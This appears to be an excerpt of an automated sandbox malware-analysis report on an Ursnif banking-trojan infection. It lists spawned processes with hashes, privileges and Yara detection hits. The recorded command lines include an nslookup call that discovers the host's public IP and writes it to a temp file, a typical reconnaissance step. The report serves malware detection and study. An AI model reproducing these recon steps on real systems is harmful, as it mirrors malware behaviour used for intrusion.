Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000021.00000000.1012362960.00000235C1B40000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000021.00000000.1024798927.00000235C1B40000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000021.00000002.1061702784.00000235C1E02000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000021.00000000.1018627233.00000235C1B40000.00000040.00020000.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: 6836 Parent PID: 3424

General

Start time:	20:46:40
Start date:	23/11/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\1B15.bi1"
Imagebase:	0x7ff622070000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: 6656 Parent PID: 3424

General

Start time:	20:46:53
Start date:	23/11/2021
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff6b0ff0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000023.00000000.1042231528.0000029865350000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000023.00000000.1039859823.0000029865350000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000002.1196630517.0000029866E02000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000023.00000000.1037934763.0000029865350000.00000040.00020000.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: 5768 Parent PID: 6836

General

Start time:	20:46:54
Start date:	23/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: nslookup.exe PID: 5700 Parent PID: 6836

General

Start time:	20:46:55
Start date:	23/11/2021
Path:	C:\Windows\System32\nslookup.exe
Wow64 process (32bit):	false
Commandline:	nslookup myip.opendns.com resolver1.opendns.com
Imagebase:	0x7ff6ed250000
File size:	86528 bytes
MD5 hash:	AF1787F1DBE0053D74FC687E7233F8CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 5708 Parent PID: 3424

General

Start time:	20:46:59
Start date:	23/11/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "echo ------- >> C:\Users\user\AppData\Local\Temp\1B15.bi1"
Imagebase:	0x7ff622070000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5672 Parent PID: 5708

General

Start time:	20:47:02
Start date:	23/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 1380 Parent PID: 3424

General

Start time:	20:47:03
Start date:	23/11/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\syswow64\cmd.exe" /C pause dll mail, ,
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000028.00000003.1067142468.00000000036C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000028.00000003.1067279297.00000000036C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000028.00000003.1067191125.00000000036C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000028.00000003.1067358328.00000000036C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000028.00000003.1067387619.00000000036C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000028.00000003.1067321148.00000000036C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000028.00000003.1067077802.00000000036C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000028.00000003.1067242360.00000000036C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000028.00000002.1069046396.00000000036C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000028.00000003.1067447371.00000000036C8000.00000004.00000040.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: 6360 Parent PID: 1380

General

Start time:	20:47:05
Start date:	23/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis